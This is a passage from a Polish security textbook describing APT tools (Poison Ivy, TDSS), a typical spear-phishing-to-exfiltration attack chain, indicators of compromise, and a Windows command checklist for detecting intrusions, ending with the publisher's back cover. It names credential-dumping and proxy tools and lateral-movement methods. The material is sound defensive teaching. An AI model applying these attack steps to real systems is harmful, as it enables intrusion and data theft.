
enterprise/media/security_response/whitepapers/the_nitro_attacks.pdf). Na rysunku 6.33 przedstawiono przykładowy e-mail wykorzystany w ramach ukierunkowanego phishingu w atakach Nitro.



Rysunek 6.33. Przykładowy e-mail rozsyłany w ramach ukierunkowanego phishingu w atakach Nitro (źródło: Symantec 2011)

Funkcje i działanie narzędzia Poison Ivy przypominają Gh0sta. Dlatego jeśli narzędzia te zostaną zastosowane w atakach APT, w trakcie reagowania na incydent i śledztwa będą znajdowane podobne artefakty. Gdy użytkownik otwiera załącznik w e-mailu

rozsyłanym w ramach ukierunkowanego phishingu, instalowany jest program pobierający „furtkę". Program ten kieruje żądania aktualizacji pod odpowiedni adres i powiadamia napastników, że jest aktywny (wysyła przy tym informacje na temat systemu z zainfekowanego hosta). Napastnicy mogą wykorzystać punkt wejścia do zinfiltrowania organizacji. Zalety narzędzia Poison Ivy nie ograniczają się jednak do możliwości instalowania „furtek" — może ono pełnić także funkcję serwera pośredniczącego. Na rysunku 6.34 przedstawiono panel administracyjny tego narzędzia.



Rysunek 6.34. Panel administracyjny narzędzia Poison Ivy

Microsoft udostępnił raport ze szczegółowym opisem funkcji (i zagrożeń) narzędzia Poison Ivy (*www.microsoft.com/en-us/download/details.aspx?displaylang=en&id=27871*). Pozwala on zrozumieć, jak popularny stał się ten program od czasu jego odkrycia w 2005 roku. W październiku 2011 roku Microsoft poinformował, że oprogramowanie MSRT (ang. *Malicious Software Removal Tool*) wykryło ponad 16 000 komputerów zainfekowanych trojanem do pobierania „furtek" z narzędzia Poison Ivy. W całym 2011 roku średnia liczba wykryć tego narzędzia przez różne rozwią-

zania z obszaru bezpieczeństwa wynosiła od 4000 do 14 000 miesięcznie (co po dodaniu do 16 000 znalezionych przez program MSRT daje w sumie ponad 58 000 zainfekowanych komputerów). Przypadki te dotyczyły różnych instytucji komercyjnych i rządowych z całego świata.

Trzeba zauważyć, że z uwagi na powszechną dostępność narzędzie Poison Ivy często stosuje się w prostych, szybkich włamaniach do komputerów. Jest to dowód na to, że zastosowanie narzędzia Poison Ivy nie musi oznaczać ataku APT. Dopiero powtarzane próby uzyskania dostępu do systemu i obserwowanie go lub wyprowadzanie informacji z firmy świadczą o takim ataku.


TDSS (TDL 1 – 4)

Popularność	*5*
Łatwość przeprowadzenia	*8*
Szkodliwość	*9*
Ocena zagrożenia	***8***

Przynajmniej od 2008 roku działa zaawansowane szkodliwe oprogramowanie, które doprowadziło do powstania sieci ponad pięciu milionów zainfekowanych hostów wykorzystywanych przez organizację przestępczą prowadzącą operacje na całym świecie i przez powiązanych abonentów. W sieci tej działa trudne do wykrycia szkodliwe oprogramowanie, które instaluje rootkita. Używa szyfrowanych plików i połączeń, a komunikację C&C prowadzi przez duży zbiór zainfekowanych hostów (działających jak prywatne lub anonimowe serwery pośredniczące), otwarte serwery pośredniczące, a nawet sieci P2P. To szkodliwe oprogramowanie to *TDSS*. Znane są jego wersje *TDL 1*, *2*, *3* i *4*, a nawet oparte na nim narzędzia *Zero Access* i *Purple Haze*.

Choć TDSS działa inaczej niż narzędzia RAT, jest wykorzystywany przez napastników (bezpośrednio i pośrednio) w atakach APT w zależności od tego, jakich funkcji potrzebują abonenci (rysunek 6.35). Największą zaletą narzędzia TDSS jest łatwość włamywania się. Wynika ona z obsługi wielu sposobów infekowania (eksploity zero-day aplikacji i serwerów, pakiet Black Hole Exploit, ukierunkowany phishing oparty na e-mailach, wirusowe robaki rozsyłane przez technologie P2P, IM i NetBIOS, szkodliwe serwery DHCP itd.). Pozwalają one nie tylko infekować komputery, ale też powiększać sieci botnet.

Sieć botnet jest zwykle używana jako platforma *MaaS* (ang. *Malware as a Service*) dla abonentów, którzy wykonują różne operacje — przeprowadzają rozproszone ataki DDoS, generują fałszywe kliknięcia w celu zwiększenia dochodów z reklam, a także zdalnie instalują i wykonują dodatkowe trojany z „furtkami" (w tym programy do wykradania haseł i informacji, narzędzia RAT, serwery reverse proxy i zdalne



Rysunek 6.35. Wynajmij botnet oparty na TDSS-ie (źródło: krebsonsecurity.com/2011/09/rent-a-bot-networks-tied-to-tdss-botnet/; inne materiały są dostępne w wyszukiwarce Google — zapytanie intext:"The list of urgent proxies HTTP")

powłoki). Abonament jest dostępny przez serwis AWMProxy.net (obecny adres to *AWMProxy.com*) i dotyczy zainfekowanych sieci komputerów z wybranych firm.

W większości ataków APT wykorzystuje się adresy sieciowe serwerów lub hostów pośredniczących, co ułatwia komunikację C&C i utrudnia znalezienie sprawców przez zidentyfikowanie hosta (należy on do firmy lub niewinnej osoby). Sieci pośredniczące obejmujące hosty z sieci botnet utworzonych za pomocą TDSS-a są wykorzystywane przez napastników do namierzania i infiltrowania celów oraz instalowania dodatkowych narzędzi, co ułatwia dostęp (i przyspiesza włamania). Od 2011 roku podejście to stosuje się w coraz większej liczbie ataków APT.

TYPOWE OZNAKI ATAKÓW APT

Wbrew powszechnemu przekonaniu większość ataków nie polega na celowym hakowaniu firmowych systemów. Zamiast tego napastnicy często stosują ukierunkowany phishing za pomocą ogólnie namierzonych adresów (przez badanie domeny przy użyciu publicznie dostępnych źródeł informacji) lub posługują się wirusami, aby zainfekować komunikatory w celu wykradzenia haseł. Inne sposoby inicjowania ataku to używanie komunikatorów lub innych narzędzi, w których użytkownik może kliknąć

adres URL do szkodliwej witryny. W atakach APT czasem stosuje się też inne metody inżynierii społecznej lub celowo atakuje i penetruje systemy, wykorzystując znane luki. Można np. wstrzyknąć kod w SQL-u, aby zainfekować podatny na atak serwer WWW. Te ostatnie techniki stosuje się jednak rzadziej, ponieważ są zbyt łatwe do wykrycia i nie są spójne z celem napastników, czyli uzyskaniem dostępu do systemu w wyniku działań użytkownika, a nie przez siłową penetrację.

W wielu sprawach dotyczących ataków APT badanych przez analityków zaobserwowaliśmy pewien zbiór oznak włamania. Odkryliśmy, że na atak APT wskazują następujące zjawiska:

- Wykorzystywanie w komunikacji sieciowej protokołu SSL lub szyfrowania kluczem prywatnym. Możliwe jest też przesyłanie i odbieranie łańcuchów znaków zakodowanych w formacie base64.
- Usługi zarejestrowane w węźle NETSVCS i powiązane z plikami *.dll* lub *.exe* (lub podobnymi poprawnymi plikami systemu Windows) z katalogu *%SYSTEM%*.
- Kopie plików *cmd.exe*, *svchost.exe* lub innych w katalogu *%TEMP%*.
- Pliki *.lnk* prowadzące do nieistniejących plików wykonywalnych.
- Pliki *.rdp* prowadzące do adresów IP z sieci zewnętrznej.
- Wpisy w dziennikach bezpieczeństwa systemu Windows dotyczące logowania typu 3, 8 i 10 z zewnętrznych adresów i z komputerów o nazwach niezgodnych z formatem używanym w organizacji.
- Wpisy w dziennikach zdarzeń aplikacji dotyczące zatrzymania i ponownego uruchomienia programu antywirusowego lub zapory.
- Wpisy w dziennikach błędów serwera WWW i komunikatów HTTP dotyczące uruchamiania i zatrzymywania usług, logowania do lokalnego hosta lub przez administratora, transferu plików i połączeń z wybranymi adresami.
- Odnotowanie w dziennikach programu antywirusowego lub systemu prób tworzenia plików w katalogach *C:*, *C:\TEMP* lub innych zastrzeżonych obszarach.
- Wykrycie przez program antywirusowy narzędzi PWS, Generic Downloader lub Generic Dropper.
- Nietypowe wpisy w plikach *.bash_history*, */var/logs* i konfiguracji usług.
- Niespójne znaczniki czasu plików systemu operacyjnego.

Najczęściej stosowana metoda ataku, z którą się ostatnio zetknęliśmy, wygląda tak:

1. Na adresy pracowników firmy trafia e-mail rozsyłany w ramach ukierunkowanego phishingu.

2. Użytkownik otwiera e-mail i klika odnośnik, co powoduje otwarcie przeglądarki lub innej aplikacji (takiej jak Adobe Reader, Microsoft Word, Microsoft Excel lub Outlook Calendar). Użytkownik jest przekierowywany pod ukryty adres obejmujący klucz zakodowany w formacie base64.
3. Ukryty adres prowadzi do witryny do zbierania danych (ang. *drop site*), która sprawdza przeglądarkę pod kątem znanych luk i zwraca program do pobierania trojanów. Program ten jest zwykle tymczasowo zapisywany w katalogu *c:\documents and settings\<użytkownik>\local settings\temp* i zostaje automatycznie uruchomiony.
4. Uruchomiony program wykonuje instrukcje zakodowane w formacie base64 i przechodzi do innej witryny, z której pobiera program do instalowania trojanów. Ten ostatni służy do zainstalowania trojana z „furtką". Trojan ten zwykle:
   a) wchodzi w skład pakietu z programem instalacyjnym, który zostaje usunięty; trojan z „furtką" zaczyna wtedy przesyłać dane do serwera C&C podanego w pliku binarnym z trojanem

      lub

   b) jest żądany z witryny (może to być ta sama witryna, z której pobrano program instalacyjny) na podstawie informacji o konfiguracji systemu przekazanych przez program instalacyjny; następnie program instalacyjny zostaje usunięty, trojan z „furtką" zaczyna wtedy przesyłać dane do serwera C&C podanego w pliku binarnym z trojanem.
5. Program do pobierania trojanów zwykle umieszcza trojana z „furtką" w katalogu *c:\windows\system32* i rejestruje plik *.dll* lub *.exe* w węźle *HKLM\System\<Controlset>\Services* rejestru. Zwykle z wpisem trojana jest łączona instrukcja `svchost.exe netsvcs –k` (aby trojan działał jako usługa i wznawiał pracę po ponownym uruchomieniu systemu).
6. Trojany z „furtką" zwykle mają nazwy podobne do plików systemu Windows.
7. Trojan z „furtką" stosuje szyfrowanie SSL do komunikacji z serwerem C&C. Odbywa się ona przez serwer pośredniczący, który przekierowuje dane zgodnie z instrukcjami zapisanymi w formacie base64 lub hasłami z nagłówków. Często transmisja odbywa się z udziałem kilku pośredników, co pozwala ukryć drogę do serwera C&C. Sygnał jest zwykle wysyłany okresowo, np. co pięć minut lub co kilka godzin.
8. Napastnik komunikuje się z trojanem z „furtką" przez sieć pośredniczącą (a czasem bezpośrednio z poziomu serwera C&C). Połączenia są zwykle szyfrowane za pomocą protokołu SSL, nawet jeśli są wykorzystywane niestandardowe porty.
9. Napastnicy zwykle zaczynają od uzyskania listy nazw komputerów i kont użytkowników. Pozwala to poznać stosowane w firmie formaty nazw. Następnie

jest używane narzędzie typu pass-the-hash lub do pobierania informacji na temat zabezpieczeń (często są to programy HOOKMSGINA lub GSECDUMP). Pozwala to uzyskać dane na temat kont lokalnych i kont usługi Active Directory.

10. Napastnik w ramach wstępnego rekonesansu często podnosi uprawnienia za pomocą usług, aby móc poruszać się w poziomie po sieci. Przykładowo, jeśli podnosi lokalne uprawnienia za pomocą aplikacji z luką (np. Internet Explorera), często wykorzystuje harmonogram zadań, aby uruchomić powłokę poleceń z uprawnieniami administratora lub usługi. Jest to znana i często wykorzystywana luka występująca we wszystkich wersjach systemu Windows oprócz 7. Dlatego ważne jest, aby sprawdzać także zaplanowane zadania.
11. Napastnik łamie hasła w trybie offline, a następnie za pomocą danych uwierzytelniających przeprowadza rekonesans w zainfekowanej sieci. Wykorzystuje do tego trojana z „furtką", skanowanie sieci oraz wyliczanie udziałów i usług za pomocą DOS-a. Pomaga to ustalić, do jakich innych maszyn można uzyskać dostęp.
12. Po ustaleniu możliwości dostępu do maszyn w sieci napastnik stosuje narzędzia administracyjne systemu Windows, np. MSTSC (RDP), SC, NET itd. Jeśli dostęp jest ograniczony z uwagi na segmentację sieci, często wykorzystuje się pośrednika z funkcją translacji NAT.
13. Po zakończeniu rekonesansu i poruszania się w poziomie po sieci napastnicy przechodzą do drugiego etapu. Instalują dodatkowe trojany z „furtkami" i narzędzia typu reverse proxy (np. HTRAN), aby zapewnić sobie bardziej bezpośredni dostęp i utworzyć punkty transferu.
14. Punkt transferu służy do zbierania i wykradania określonych zastrzeżonych informacji. Dane zwykle przesyła się w zaszyfrowanych archiwach *.zip* lub *.rar*, często dla niepoznaki zapisanych jako pliki *.gif*. Oto niektóre artefakty związane z opisywanymi działaniami:
    - trojan z „furtką" o nazwie podobnej do pliku systemu Windows,
    - narzędzia GSECDUMP lub HOOKMSGINA,
    - PsExec lub inne narzędzia z pakietu Sysinternals,
    - HTRAN (w systemach intranetowych) albo ReDUH lub ASPXSpy (w strefie ograniczonego zaufania lub na serwerach WWW),
    - plik *svchost.exe* w katalogu *%TEMP%* mający około 300 kilobajtów (jest to kopia pliku *cmd.exe*, tworzona przy nawiązywaniu sesji RDP za pomocą trojanów z „furtką"; standardowy rozmiar pliku *svchost.exe* to ok. 15 kilobajtów),
    - pliki *.lnk* lub *.pf* powiązane z DOS-owymi poleceniami używanymi przez napastnika,

- pliki *.rdp* i *.bmc* tworzone lub modyfikowane w trakcie poruszania się napastnika po sieci,
- wpisy w różnych plikach dziennika (w tym komunikatów HTTP i błędów, jeśli napastnik używa narzędzi ReDUH lub ASPXSpy) i dzienniku bezpieczeństwa systemu Windows wskazujące na boczne ruchy w sieci.

Wykrywanie ataków APT

Istnieje kilka skutecznych rozwiązań pomocnych przy wykrywaniu ataków tego rodzaju. Jednak najłatwiejszym sposobem jest zastosowanie prostej procedury administracyjnej. Można np. wykorzystać skrypt logowania, który tworzy indeks systemu plików (`c:\dir /a /s /TC > \index\%computername%_%date%.txt`), do śledzenia zmian wprowadzanych w systemie. Analiza różnicowa odpowiednich indeksów pomaga wykryć podejrzane pliki, którym warto się przyjrzeć na firmowych komputerach. Co więcej, można ustawić SMS-owe alarmy zgłaszane przy logowaniu się na konta administratorów lokalnych i domeny na stacje robocze oraz serwery. Pomaga to ustalić sposób działania napastników i odkryć informacje przydatne w trakcie analizowania incydentu. Także zasady zapory i systemu IDS używane do śledzenia danych kierowanych do technologii RDP i VNC, programu cmd.exe, konta administratora i ważnych kont pracowników działu IT pozwalają wykrywać podejrzaną aktywność. Choć te techniki wydają się proste, stanowią praktyczne rozwiązanie stosowane przez osoby odpowiedzialne za reagowanie na incydenty. Są to wartościowe metody, które warto uwzględnić w korporacyjnym programie bezpieczeństwa.

Oto inne ważne technologie, które pomagają wykrywać i zwalczać ataki APT:

- Produkty zapewniające bezpieczeństwo systemów końcowych — programy antywirusowe, systemy HIPS i narzędzia sprawdzające integralność systemu plików.
- Produkty do inspekcji systemów plików (odpowiedzialne za kontrolowanie i inspekcję zmian).
- Narzędzia do badania i ochrony sieci, np. systemy IDS i IPS.
- Produkty do monitorowania sieci pełniące funkcję bram lub filtrów sieciowych (np. Snort lub TCPDUMP).
- Produkty do zarządzania informacjami i zdarzeniami z obszaru bezpieczeństwa, z bazami danych na temat włamań i raportami.

OSTRZEŻENIE Proponowane tu narzędzia też mogą zostać zainfekowane. Ponadto system może być zainfekowany w takim stopniu, że narzędzia będą zwracały nieprawdziwe informacje. Dlatego zachowaj ostrożność w trakcie wykonywania opisanych dalej kroków i nie wykluczaj włamania, nawet jeśli nie udało Ci się wykryć jego śladów.

Wszystkie instrukcje uruchamiaj z poziomu wiersza poleceń DOS-a (uruchomionego z uprawnieniami administratora), a dane zapisuj do pliku (`>> %nazwa_komputera%_APT.txt`).

```
dir /a /s /od /tc c:\
```

1. Sprawdź, czy w katalogu *%temp%* (*c:\documents and settings\<użytkownik>\local settings\temp*) nie znajdują się pliki *.exe*, *.bat* lub *.*z**.
2. Sprawdź, czy w katalogu *%application data%* (*c:\documents and settings\<użytkownik>\application data*) nie znajdują się pliki *.exe*, *.bat* lub *.*z**.
3. Sprawdź, czy w katalogu *%system%* (*c:\windows\system32*) nie znajdują się pliki *.dll*, *.sys* i *.exe*, których nie ma w katalogu instalacyjnym (*i386/winsxs/dllcache*). Zwróć też uwagę na pliki o odmiennych od oryginału datach utworzenia lub rozmiarach.
4. Sprawdź katalog *%system%* (*c:\windows\system32*) pod kątem plików *.dll*, *.sys* i *.exe* o nieoczekiwanych datach utworzenia.
5. Sprawdź, czy plik *c:\windows\system32\etc\drivers\hosts* ma standardową wielkość 734 bajtów.
6. Sprawdź, czy w katalogu *c:* nie występują pliki *.exe* i *.*z**.
7. Poszukaj plików z *.rdp* (połączenia z) i *.bmc* (połączenia do) według odpowiednich dat oraz kont.
8. Poszukaj plików *.lnk* i *.pf* według odpowiednich dat oraz kont.
9. Poszukaj w katalogu *c:\Recycler* plików *.exe*, *.bat*, *.dll* itd.
10. Porównaj działanie sieci w różnych dniach i godzinach:

    ```
    ipconfig /displaydns
    ```

11. Zapisz nazwy FQDN i adresy IP w pliku.
12. Sprawdź wyniki wykonania poniższych instrukcji pod kątem czarnej listy lub anomalii:

    ```
    reg query hklm\software\microsoft\windows\currentversion\run /s
    reg query hklm\software\microsoft\windows\currentversion\runonce /s
    ```

13. Sprawdź węzły ze ścieżkami obejmującymi katalog *%temp%* lub *%application data%*.
14. Poszukaj nietypowych węzłów w ścieżkach *%system%* lub *%program files%*.
15. Poszukaj połączeń z opisem *USTANOWIONO* lub *NASŁUCHIWANIE* z zewnętrznymi adresami IP:

    ```
    netstat -ano
    ```

16. Zapisz identyfikatory PID, których chcesz szukać w danych zwróconych przez instrukcję `tasklist`:

```
tasklist /m
```

17. Poszukaj identyfikatorów PID w danych zwróconych przez instrukcję `netstat`. Zwróć uwagę na nietypowe nazwy usług.
18. Zwróć uwagę na nietypowe pliki *.exe* i *.dll* w danych zwróconych przez poniższe instrukcje:

```
at
schtasks
```

19. Poszukaj zadań zaplanowanych w nietypowy sposób (instrukcja `at`).
20. Sprawdź ścieżkę i plik *.exe* powiązane z nietypowymi zadaniami:

```
reg query HKLM\system\currentcontrolset\services /s /f ServiceDLL
```

21. Poszukaj usług o nietypowych nazwach.
22. Poszukaj nietypowych ścieżek do plików *.dll* usług i niewłaściwych nazw.

Jeśli uruchomisz podane polecenia na wszystkich hostach w sieci i wczytasz wyniki do bazy SQL, będziesz mógł w wydajny sposób przeprowadzić analizę. Dodatkową zaletą wykonania tych operacji jest przygotowanie punktu odniesienia przydatnego w trakcie ewentualnych analiz porównawczych.

Zabezpieczanie się przed atakami APT

Ataki APT rozpoczynają się od tego, że użytkownik pomyłkowo otwiera dokument, klika odnośnik do strony internetowej lub uruchamia program. Nie wie przy tym, jakie będzie to miało skutki dla systemu. Choć moglibyśmy opisać w tym miejscu wszelkie możliwe sposoby przeprowadzania ataków APT, odsyłamy Cię do rozdziału 12. Znajdziesz w nim wszystkie podstawowe informacje potrzebne do zapobiegania atakom APT.

PODSUMOWANIE

Obecnie największym zagrożeniem w cyberprzestrzeni nie są głośne włamania lub sieci botnet wykorzystywane do ataków na systemy organizacji. Bardziej niebezpieczni są ukryci intruzi, którzy przez długi czas pozostają niewykryci i ukradkiem wyszukują oraz wykradają materiały z docelowej sieci. Te dyskretne, ale bardzo precyzyjnie wymierzone ataki (nazywane czasem atakami APT) są odpowiednikiem szpiegostwa w cyberprzestrzeni, ponieważ zapewniają ciągły dostęp do chronionych firmowych informacji. Tego rodzaju niezauważane, ale groźne włamania mogą mieć bardzo poważne skutki. Mogą dotknąć każdą firmę, agencję rządową lub cały kraj — niezależnie od branży lub lokalizacji geograficznej.

SKOROWIDZ

A

B

C

D

E

F

G

H

I

J

K

L

Ł

M

N

O

P

R

S

Ś

T

U

V

W

X

Z

Ż

Zagwarantuj bezpieczeństwo Twoim danym!

Spróbuj wymyślić usługę, która w dzisiejszych czasach jest realizowana w sposób analogowy. Jeżeli chwilę się nad tym zastanowisz, dojdziesz do wniosku, że praktycznie każdy aspekt naszego życia uległ cyfryzacji. Tysiące informacji o nas i naszej działalności są codziennie gromadzone w setkach systemów. Te dane w prawdziwym oraz wirtualnym świecie są nieustannie narażone na ataki. Najlepszym sposobem obrony jest poznanie technik i możliwości hakerów.

Z tej książki dowiesz się wszystkiego, co powinieneś wiedzieć o hakowaniu. W trakcie lektury poznasz najróżniejsze narzędzia oraz techniki prowadzenia ataków. Zyskasz niepowtarzalną okazję zgłębienia sposobów identyfikowania dostępnych usług oraz ich słabych punktów. W kolejnych rozdziałach zdobędziesz sporą wiedzę na temat hakowania systemów Windows oraz UNIX, aby przejść do technik zdobywania dostępu do infrastruktury. Hakowanie sieci bezprzewodowych, połączeń VPN oraz VoIP to tylko niektóre z obszarów omawianych przez autorów. Dodatkowym atutem książki jest przekazywanie cennych informacji na temat słabości urządzeń mobilnych.

Obowiązkowe kompendium dla wszystkich osób w jakikolwiek sposób związanych z bezpieczeństwem danych, sieci i urządzeń.

Zobacz, jak łatwo:

- uzyskać dostęp do danych przesyłanych w sieciach WI-FI
- wykorzystać słabości popularnych usług sieciowych
- odkryć słabe hasło użytkownika
- uzyskać dostęp do słabo zabezpieczonego systemu

helion.pl
księgarnia internetowa

Nr katalogowy: 14433

Księgarnia internetowa
http://helion.pl

Zamówienia telefoniczne:
0 801 339900
0 601 339900

Helion

Sprawdź najnowsze promocje:
http://helion.pl/promocje
Książki najchętniej czytane:
http://helion.pl/bestsellery
Zamów informacje o nowościach:
http://helion.pl/nowosci

Helion SA
ul. Kościuszki 1c, 44-100 Gliwice
tel.: 32 230 98 63
e-mail: helion@helion.pl
http://helion.pl

Informatyka w najlepszym wydaniu

sięgnij po WIĘCEJ
KOD KORZYŚCI

cena: 99,00 zł

ISBN 978-83-246-6867-0

9 788324 668670